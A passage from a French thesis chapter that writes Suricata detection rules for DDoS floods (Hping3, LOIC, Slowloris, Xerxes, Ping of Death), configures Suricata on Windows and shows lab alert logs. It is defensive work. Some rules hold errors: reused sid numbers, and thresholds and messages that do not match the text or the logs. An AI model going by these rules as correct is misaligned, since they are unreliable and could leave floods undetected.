Au cours de ce chapitre, nous allons découvrir un exemple de système de détection et de prévention d'intrusion réseau ; ainsi que les paramétrages nécessaires pour son fonctionnement.

Dans ce qui suit, nous allons rédiger nos propres règles de détection/prévention à base de signature obtenues au cours du chapitre précédent.

Enfin, nous allons tester la fiabilité de notre solution en lançant les attaques DDoS dans le but de suivre son comportement.

### 4.2- Détection :

Au cours de cette expérience, nous nous intéressons à :

- Ecrire de nouvelles règles de détection à base de signatures obtenue dans le chapitre précédent.
- Effectuer les configurations nécessaires pour le bon fonctionnement de Suricata

Effectuer des tests avec Suricata en utilisant l'outil Windows Power Shell pour visualiser en temps réel les alertes remontées par Suricata.

Attaque	Signature
UDP Flood lance par LOIC	Nombre de paquets/s>30000
ICMP Flood avec Hping3	Nombre de paquets/s>500
Ping of death	Taille du ping>32octets
TCP Flood avec Hping3	Flags/(SYN=1); (PSH=1); (FIN=1);
TCP Flood avec LOIC	Flags=PA(PSH=1etACK=1)et A(ACK=1)
TCP Flood avec Slowloris	Flags=PA(PSH=1etACK=1)et A(ACK=1)
TCP Flood avec Xerxes	Flags=PA(PSH=1etACK=1)et A(ACK=1)
Http Flood avec LOIC	Nombre requetes http /s>1500

**Tableau 4.1-Signatures des attaques.**

## CHAPITRE 4- Implémentation des règles de détection et de prévention

### 4.2.1- La Création des règles pour la détection des attaques :

Les signatures élaborées lors de l'analyse des attaques, seront implémentées dans le répertoire de SURICATA dans un dossier appelé **rules** pour détecter ces attaques.

#### A- Attaque UDP\_Flood

##### A.1- Règle de détection d'attaque UDP Flood lancé par l'outil Hping3

```
alert udp any any -> any any (msg:"attaque UDP_flood hping3 detected"; dsize:0; threshold:typethreshold, track by_src, count 500, seconds 20; sid:1000001; rev:1;)
```

La règle suivante va déclencher une alerte de message «**attaqueUDP\_floodhping3 detected**» lorsqu'il y a une tentative d'accès par un nombre de paquet UDP qui dépasse 500paquets/s pendant un intervalle de temps de 20 seconde de n'importe quelle adresse (any) et n'importe quel port (any).

##### A.2- Règle de détection de l'attaque UDP Flood lancé par LOIC:

```
alert udp any any -> any any (msg:"attaque UDP_flood LOIC detected"; dsize:32; detection_filter: trackby_src, count 30000, seconds 30; sid:1000002; rev:1;)
```

Cette règle de détection de l'attaque UDP Flood, permet à SURICATA de mettre en état une alerte de message «**attaque UDP\_flood LOIC detected**» si cette machine reçoit une quantité importante de paquets UDP (30000p/s pendant une durée de 30 secondes).

#### B-Attaque ICMP

##### B.1—Règle de détection de l'attaque Ping of Death

```
alert icmp any any -> any any (msg:"Ping of Death Detected"; icode:0; itype:8; dsize:>32; sid:1000001; rev:1;)
```

Grâce à cette règle, SURICATA détecte tous les paquets correspondant aux critères précités avec le message « **Ping of Death Detected** » si la machine victime recevrait des paquets ICMP request dont le type 8 (request), code 0 est la taille qui dépasse **32 Octets**.

##### B.2-Règle de détection de l'attaque ICMP Flood lancé par l'outil Hping3

```
alert icmp any any -> any any (msg:"Possible ICMP_hping3 détecté"; dsize:0; icode:0; itype:8; detection_filter: track by_src, count 500 , seconds 20; sid:1000004; rev:1;)
```

## CHAPITRE 4- Implémentation des règles de détection et de prévention

Cette règle permet à SURICATA de remonter une alerte avec le message «**icmp\_flood hping3 detected**», si un paquet ICMP avec les critères suivants est capturé:

- Provenant de n'importe quelle source, et de n'importe quel port, à destination de la cible
- Paquets de type(8) request, icode 0, dsize 0.
- Paquets de type 8 et de code 0.

### **C-Attaque TCP Flood**

On va créer les règles de détection d'attaque TCP Flood lancée par les outils:

Hping3, Xerxès, Slowloris et LOIC.

#### **C.1-Règle de détection de l'attaque TCP (flag : SYN) lancé par Hping3:**

```
alert tcp any any -> any any (msg:"attaque SYN_Flood detected"; flags:S; threshold: type both, track by_dst, count 10000, seconds 5; sid:1000001; rev:1;)
```

Cette règle détecte les paquets TCP avec le flag SYN (en utilisant l'option "flags:S". Si 10000 paquets TCP avec le flag Push Ack sont détectés vers la même adresse IP (track by\_dst) dans un délai de 5 secondes, cette règle générera une alerte avec le message « **attaque SYN\_Flood detected** ».

#### **C.2- Règle de détection de l'attaque TCP (flag : PSH) lancé par Hping3:**

```
alert tcp any any -> 192.168.0.13 80 (flags:P; threshold: type both, track by_dst, count 10000, seconds 10; msg:"TCP_PUSH_Flood detected"; sid:1000001; rev:1;)
```

Cette règle détecte les paquets TCP avec le flag Push en utilisant l'option "flags:P". Si 10000 paquets TCP avec le flag Push sont détectés vers la même destination IP 192.168.0.13 et le port 80 (track by\_dst) dans un délai de 5 secondes, cette règle générera une alerte avec le message « **attaque TCP\_PUSH Flood detected** ».

#### **C.3- Règle de détection de l'attaque TCP (flag :FIN) lancé par Hping3**

```
alert tcp any any -> 192.168.0.13 80 (flags:F; threshold: type both, track by_dst, count 15000, seconds 10; msg:"TCP_FIN_Flood detected"; sid:1000001; rev:1;)
```

Cette règle détecte les paquets TCP avec le flag FIN en utilisant l'option "flags:F". Si 15000 paquets TCP avec le flag FIN sont détectés vers la même destination IP 192.168.0.13 et le port 80 (track by\_dst) dans un délai de 10 secondes, cette règle générera une alerte avec le message « **attaque TCP\_FIN\_Flood detected** ».

## CHAPITRE 4- Implémentation des règles de détection et de prévention

### C.4- Règle de détection de l'attaque Flood lancée par l'outil Slowloris

```
alert tcp any any -> any any (msg:"Détection d'une attaque slowloris flag_Push_Ack"; flow:stateless; flags:PA; threshold:type threshold, track by_src, count 1000, seconds 3; sid:1000001; rev:1;).
```

Cette règle détecte les paquets TCP avec les flags PUSH ACK positionnés en utilisant l'option (flags :PA) .si 1000 paquets TCP avec les flags PUSH ACK sont détectés en provenance d'une même adresse source dans un délai de 3s et sans vérifier l'état de connexion (flow: stateless). la règle remonte une alerte avec le message

« Détection d'une attaque slowloris flag\_Push\_Ack »

### C.5- Règle de détection de l'attaque SYN Flood lancé par l'outil Xerxes:

```
alert tcp any any -> any any (msg:"Détection d'une attaque XERXES flag_Push_Ack"; flow:stateless; flags:PA; threshold:type threshold, track by_src, count 1300, seconds 5; sid:1000001; rev:1;)
```

Cette règle détecte les paquets TCP avec les flags PUSH ACK positionnés en utilisant l'option (flags :PA) .si 400 paquets TCP avec les flags PUSH ACK sont détectés en provenance d'une même adresse source dans un délai de 5s et sans vérifier l'état de connexion (flow: stateless). la règle remonte une alerte avec le message

« Détection d'une attaque xerxes flag\_Push\_Ack »

### **D- Attaque http Flood**

#### **D.1- Règle de détection de l'attaque http Flood lancé par LOIC**

```
alert http any any -> any any (msg:"HTTP_attack_detected"; flow:established,to_server; content:"GET"; http_method; threshold: type both, track by_src, count 100, seconds 10; sid:1000001; rev:1;)
```

Cette règle permet de remonter une alerte si un nombre important de paquets http (1500 p/s) dans un intervalle de temps de 10s.

#### **4.2.2- Configuration de Suricata**

Après avoir rédigé nos règles de détection sachant que Suricata inspecte le trafic en utilisant ces règles nous allons aborder la configuration de suricata.

Pour ce faire nous allons éditer le fichier de configuration suricata.yaml ; qui se trouve au niveau du répertoire **C:\Program Files\Suricata**.

## CHAPITRE 4- Implémentation des règles de détection et de prévention

- la première étape consiste à spécifier l'adresse de la machine que l'on veut protéger dans notre cas c'est la machine victime qui a comme adresse 192.168.0.13.

**HOME\_NET**: indique l'adresse de l'interface réseau qui écoute le trafic,

**EXTERNAL\_NET**: indique le réseau externe à « écouter », la valeur par défaut est `!$HOME_NET`, Ce qui signifie le réseau externe.

Dans notre cas nous avons attribué IP de notre machine: **192.168.0.13**

```
9      ## Step 1: Inform Suricata about your network
10     ##
11
12     vars:
13         # more specific is better for alert accuracy and performance
14         address-groups:
15             HOME_NET: "[192.168.0.13/24]"
16             #HOME_NET: "[192.168.0.0/16]"
17             #HOME_NET: "[10.0.0.0/8]"
18             #HOME_NET: "[172.16.0.0/12]"
19             #HOME_NET: "any"
20
21         EXTERNAL_NET: "!$HOME_NET"
22         #EXTERNAL_NET: "any"
23
24     -----
```

Figure4.1-Modification de l'adresse de l'interface réseau.

- La deuxième étape consiste à spécifier les règles que nous souhaitons activer ou désactiver dans le fichier de configuration **suricata.yaml**

```
default-rule-path: C:\\Program Files\\Suricata\\rules\\
rule-files:
  -tcp_xerxes.rules
  #- tcp_slowloris.rules
  #- tcp_push_hping.rules
  #- tcp_fin_hping.rules
  #- tcp_syn_hping3.rules
  # - ping_of_death.rules
  #- icmp_flood_hpinh3.rules
```

Figure 4.2- Insertion des règles

Dans la figure ci-dessus nous avons activé la règle de détection **tcp\_xerxes.rules** et nous avons désactivé le reste des règles en insérant un '#' avant chaque règle que nous aimerions désactiver.


Maintenant que nous avons fini la configuration de notre fichier **suricata.yaml** nous allons évaluer les performances de notre système.

### 4.2.3-Tests et évaluations de performance d'IDS SURICATA

- Après avoir installé et configuré les services nécessaires et activé les règles créées, nous allons tester le fonctionnement de notre système.

Pour lancer le système on exécute la commande suivante sous CMD.EXE en mode administrateur.





```
Administrateur : cmd.exe - suricata -c suricata.yaml --windivert true
Microsoft Windows [version 10.0.19044.2965]
(c) Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>cd C:\Program Files\Suricata

C:\Program Files\Suricata>suricata -c suricata.yaml --windivert true
12/6/2023 -- 18:09:53 - <Info> - Running as service: no
12/6/2023 -- 18:09:53 - <Notice> - This is Suricata version 6.0.12 RELEASE running in SYSTEM mode
12/6/2023 -- 18:09:53 - <Notice> - JsonSIPLog logger not enabled: protocol sip is disabled
12/6/2023 -- 18:09:53 - <Warning> - [ERRCODE: SC_ERR_INVALID_ARGUMENT(13)] - Invalid rule-files configuration section: expected a list of filenames.
12/6/2023 -- 18:09:54 - <Notice> - all 6 packet processing threads, 4 management threads initialized, engine started.
```

**Figure 4.3-Lancement du SURICATA**

- Pour passer au tests nous devons lancer des attaques de type UDP, TCP, ICMP ,http Flood et visualiser ce qui se passe en arrière-plan à travers Windows PowerShell .
- Pour ce faire on ouvre le fichier fast.log qui est dans le dossier log dans **C:\Program Files\Suricata\log\fast.log** c'est dans ce fichier texte que toutes les alertes sont répertoriées par défaut.
- Une alerte de détection peut décrire plusieurs information :
  - ✓ La date et l'heure d'attaque
  - ✓ Le numéro de paquet
  - ✓ Le numéro de la signature d'attaque et son numéro de révision
  - ✓ Un message pour décrire le type d'attaque
  - ✓ Le message défini par l'administrateur qui décrit le type d'attaque
  - ✓ La classification et la priorité
  - ✓ Le protocole l'adresse IP cible et le numéro de port de destination


### **A- Test de la règle UDP Flood**

#### **A.1-Les alertes générées par la règle de détection « UDP-Hping3»**

Suricata a remonté un nombre important d'alertes indiquant une attaque UDP Flood générées avec l'outil Hping3.

L'attaque est générée à partir de l'adresse [192.168.0.13], elle utilise des numéros de ports aléatoires avec comme numéro de signature et numéro de révision [1 :1000001 :1]; et un message qui décrit l'attaque « **possible attaque UDP\_flood\_hping** » aucune classification priorité [3]le protocole utilisé par l'attaque est [UDP] et l'adresse ip et le numéro de port de la cible[192.168.0.13 :0]

## CHAPITRE 4- Implémentation des règles de détection et de prévention




```
Administrateur : Windows PowerShell
PS C:\Program Files\Suricata\log> get-content .\fast.log -wait
06/10/2023-12:25:15.448167  [**] [1:1000001:1] possible**attaque**UDP-flood**hping3 [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.0.5:4680 -> 192.168.0.13:0
06/10/2023-12:25:19.935648  [**] [1:1000001:1] possible**attaque**UDP-flood**hping3 [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.0.5:7680 -> 192.168.0.13:0
06/10/2023-12:25:25.494749  [**] [1:1000001:1] possible**attaque**UDP-flood**hping3 [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.0.5:11365 -> 192.168.0.13:0
06/10/2023-12:25:29.942576  [**] [1:1000001:1] possible**attaque**UDP-flood**hping3 [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.0.5:14365 -> 192.168.0.13:0
```

Figure 4.4- Les alertes de détection d'attaque UDP avec Hping3.

### A.2- Les alertes générées par la règle de détection «UDP\_LOIC »

L'attaque est générée à partir de l'adresse [192.168.0.13], elle utilise des numéros de ports aléatoires avec comme numéro de signature et numéro de révision [1 :1000002 :1]; et un message qui décrit l'attaque « possible attaque LOIC\_UDP\_flooding\_detected » aucune classification priorité [3] le protocole utilisé par l'attaque est [UDP] et l'adresse IP et le numéro de port de la cible [192.168.0.13 :80]




```
Administrateur : Windows PowerShell
06/10/2023-12:57:20.948572  [**] [1:1000002:1] Possible*LOIC_UDP*flooding*detected [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.0.12:53209 -> 192.168.0.13:80
06/10/2023-12:57:20.948607  [**] [1:1000002:1] Possible*LOIC_UDP*flooding*detected [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.0.12:53209 -> 192.168.0.13:80
06/10/2023-12:57:20.948720  [**] [1:1000002:1] Possible*LOIC_UDP*flooding*detected [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.0.12:53209 -> 192.168.0.13:80
06/10/2023-12:57:20.948847  [**] [1:1000002:1] Possible*LOIC_UDP*flooding*detected [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.0.12:53209 -> 192.168.0.13:80
06/10/2023-12:57:20.949061  [**] [1:1000002:1] Possible*LOIC_UDP*flooding*detected [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.0.12:45533 -> 192.168.0.13:80
06/10/2023-12:57:20.948961  [**] [1:1000002:1] Possible*LOIC_UDP*flooding*detected [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.0.12:53209 -> 192.168.0.13:80
06/10/2023-12:57:20.949097  [**] [1:1000002:1] Possible*LOIC_UDP*flooding*detected [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.0.12:45533 -> 192.168.0.13:80
06/10/2023-12:57:20.949155  [**] [1:1000002:1] Possible*LOIC_UDP*flooding*detected [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.0.12:45533 -> 192.168.0.13:80
```

Figure 4.5- Les alertes de détection d'attaque UDP avec LOIC.

### B- Test de la règle ICMP\_Flood Hping3

#### B.1- Les alertes générées par la règle de détection« ICMP\_Flood »

Des alertes de détection d'attaque ICMP Flood lancé par l'outilHping3. Ces alertes ont été générés chaque seconde, pour nous informer qu'une attaque ICMP provient de l'adresse192.168.0.12 vers192.168.0.13




```
Administrateur : Windows PowerShell
06/11/2023-20:17:03.958060  [**] [1:1000004:1] Possible ICMP_hping3 detectÃ© [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.0.5:8 -> 192.168.0.13:0
06/11/2023-20:17:03.960382  [**] [1:1000004:1] Possible ICMP_hping3 detectÃ© [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.0.5:8 -> 192.168.0.13:0
06/11/2023-20:17:03.970634  [**] [1:1000004:1] Possible ICMP_hping3 detectÃ© [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.0.5:8 -> 192.168.0.13:0
06/11/2023-20:17:03.970643  [**] [1:1000004:1] Possible ICMP_hping3 detectÃ© [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.0.5:8 -> 192.168.0.13:0
06/11/2023-20:17:03.970645  [**] [1:1000004:1] Possible ICMP_hping3 detectÃ© [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.0.5:8 -> 192.168.0.13:0
06/11/2023-20:17:03.970650  [**] [1:1000004:1] Possible ICMP_hping3 detectÃ© [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.0.5:8 -> 192.168.0.13:0
06/11/2023-20:17:03.970652  [**] [1:1000004:1] Possible ICMP_hping3 detectÃ© [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.0.5:8 -> 192.168.0.13:0
```

Figure 4.6- Les alertes de détection d'attaque ICMP Flood\_Hping3.

## CHAPITRE 4- Implémentation des règles de détection et de prévention

### B.2-Les alertes générées par la règle de détection « Ping\_of\_death»

ces alertes decrivent une attaque Ping\_Of\_Death qui ciblent l'adresse IP 192.168.0.13.




```
Windows PowerShell
06/11/2023-22:32:42.445105  [**] [1:1000006:1] attaque ping_of_death possible [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.0.12:8 -> 192.168.0.13:0
06/11/2023-22:32:42.446638  [**] [1:1000006:1] attaque ping_of_death possible [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.0.12:8 -> 192.168.0.13:0
06/11/2023-22:32:43.446794  [**] [1:1000006:1] attaque ping_of_death possible [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.0.12:8 -> 192.168.0.13:0
06/11/2023-22:32:43.447347  [**] [1:1000006:1] attaque ping_of_death possible [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.0.12:8 -> 192.168.0.13:0
06/11/2023-22:32:44.448373  [**] [1:1000006:1] attaque ping_of_death possible [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.0.12:8 -> 192.168.0.13:0
06/11/2023-22:32:44.448735  [**] [1:1000006:1] attaque ping_of_death possible [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.0.12:8 -> 192.168.0.13:0
06/11/2023-22:32:45.449873  [**] [1:1000006:1] attaque ping_of_death possible [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.0.12:8 -> 192.168.0.13:0
06/11/2023-22:32:45.450169  [**] [1:1000006:1] attaque ping_of_death possible [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.0.12:8 -> 192.168.0.13:0
```

Figure4.7-Les alertes de détection d'attaque Ping of death.

### C- Test de la règle TCP Flood

#### C.1- Les alertes générées par la règle de détection «TCP\_Hping3\_SYN»

On remarque à travers ces alertes qu'une attaque TCP\_SYN\_FLOOD est détectée ; l'attaque utilise des adresses IP aléatoires et cible l'adresse 192.168.0.13 et le port 80.




```
Administrateur : Windows PowerShell
PS C:\Program Files\Suricata\log> get-content .\fast.log -wait
06/10/2023-14:46:01.583112  [**] [1:1000001:1] TCP***SYN__Flood detected [**] [Classification: (null)] [Priority: 3] {TCP} 191.16.189.219:8732 -> 192.168.0.13:80
06/10/2023-14:46:10.606031  [**] [1:1000001:1] TCP***SYN__Flood detected [**] [Classification: (null)] [Priority: 3] {TCP} 178.82.19.247:39954 -> 192.168.0.13:80
06/10/2023-14:46:20.476202  [**] [1:1000001:1] TCP***SYN__Flood detected [**] [Classification: (null)] [Priority: 3] {TCP} 43.185.135.138:22880 -> 192.168.0.13:80
06/10/2023-14:46:30.326507  [**] [1:1000001:1] TCP***SYN__Flood detected [**] [Classification: (null)] [Priority: 3] {TCP} 222.132.185.188:9093 -> 192.168.0.13:80
06/10/2023-14:46:40.464298  [**] [1:1000001:1] TCP***SYN__Flood detected [**] [Classification: (null)] [Priority: 3] {TCP} 20.189.253.97:61611 -> 192.168.0.13:80
06/10/2023-14:46:50.962406  [**] [1:1000001:1] TCP***SYN__Flood detected [**] [Classification: (null)] [Priority: 3] {TCP} 125.195.125.69:61165 -> 192.168.0.13:80
06/10/2023-14:47:01.252257  [**] [1:1000001:1] TCP***SYN__Flood detected [**] [Classification: (null)] [Priority: 3] {TCP} 205.216.60.255:28503 -> 192.168.0.13:80
```

Figure 4.8- Les alertes de détection SYN\_Flood

#### C.2- Les alertes générées par la règle de détection «TCP\_Hping3\_PUSH»

On remarque à travers ces alertes qu'une attaque TCP\_PUSH\_FLOOD est détectée ; l'attaque utilise des adresses IP aléatoires et cible l'adresse 192.168.0.13 et le port 80.



```
Administrateur : Windows PowerShell
PS C:\Program Files\Suricata\log> get-content .\fast.log -wait
06/10/2023-15:16:51.546304  [**] [1:1000001:1] TCP_PUSH__Flood detected [**] [Classification: (null)] [Priority: 3] {TCP} 36.246.3.227:59155 -> 192.168.0.13:80
06/10/2023-15:17:00.112927  [**] [1:1000001:1] TCP_PUSH__Flood detected [**] [Classification: (null)] [Priority: 3] {TCP} 65.181.211.210:27255 -> 192.168.0.13:80
06/10/2023-15:17:10.041447  [**] [1:1000001:1] TCP_PUSH__Flood detected [**] [Classification: (null)] [Priority: 3] {TCP} 70.220.226.10:34479 -> 192.168.0.13:80
06/10/2023-15:17:19.987055  [**] [1:1000001:1] TCP_PUSH__Flood detected [**] [Classification: (null)] [Priority: 3] {TCP} 145.57.215.104:44073 -> 192.168.0.13:80
06/10/2023-15:17:30.225306  [**] [1:1000001:1] TCP_PUSH__Flood detected [**] [Classification: (null)] [Priority: 3] {TCP} 73.237.184.95:6652 -> 192.168.0.13:80
06/10/2023-15:17:39.738482  [**] [1:1000001:1] TCP_PUSH__Flood detected [**] [Classification: (null)] [Priority: 3] {TCP} 215.30.118.97:61378 -> 192.168.0.13:80
06/10/2023-15:17:50.150161  [**] [1:1000001:1] TCP_PUSH__Flood detected [**] [Classification: (null)] [Priority: 3] {TCP} 101.138.11.219:22380 -> 192.168.0.13:80
06/10/2023-15:18:00.272653  [**] [1:1000001:1] TCP_PUSH__Flood detected [**] [Classification: (null)] [Priority: 3] {TCP} 101.138.11.219:22380 -> 192.168.0.13:80
```

Figure 4.9-Les alertes de détection\_PUSH\_Flood

## CHAPITRE 4- Implémentation des règles de détection et de prévention

### C.3- Les alertes générées par la règle de détection «TCP\_Hping3\_FIN»

Tout comme les deux types alertes précédentes ; on remarque que hping3 génère des attaque avec des adresse IP et numéro de port aléatoires et cible l'adresse IP **192.0168.0.13** et le port **80**.

```
184.56.58.0:64199 -> 192.168.0.13:80
06/10/2023-14:55:44.519140  [**] [1:1000001:1] TCP_FIN_Flood detected [**] [Classification: (null)] [Priority: 3] {TCP}
148.86.125.203:42748 -> 192.168.0.13:80
06/10/2023-14:55:51.515872  [**] [1:1000001:1] TCP_FIN_Flood detected [**] [Classification: (null)] [Priority: 3] {TCP}
152.106.170.83:38641 -> 192.168.0.13:80
06/10/2023-14:55:58.533238  [**] [1:1000001:1] TCP_FIN_Flood detected [**] [Classification: (null)] [Priority: 3] {TCP}
43.6.89.194:16212 -> 192.168.0.13:80
06/10/2023-14:56:05.540905  [**] [1:1000001:1] TCP_FIN_Flood detected [**] [Classification: (null)] [Priority: 3] {TCP}
69.175.6.109:54852 -> 192.168.0.13:80
06/10/2023-14:56:12.440738  [**] [1:1000001:1] TCP_FIN_Flood detected [**] [Classification: (null)] [Priority: 3] {TCP}
147.221.203.3:9615 -> 192.168.0.13:80
06/10/2023-14:56:19.468714  [**] [1:1000001:1] TCP_FIN_Flood detected [**] [Classification: (null)] [Priority: 3] {TCP}
113.244.59.154:13445 -> 192.168.0.13:80
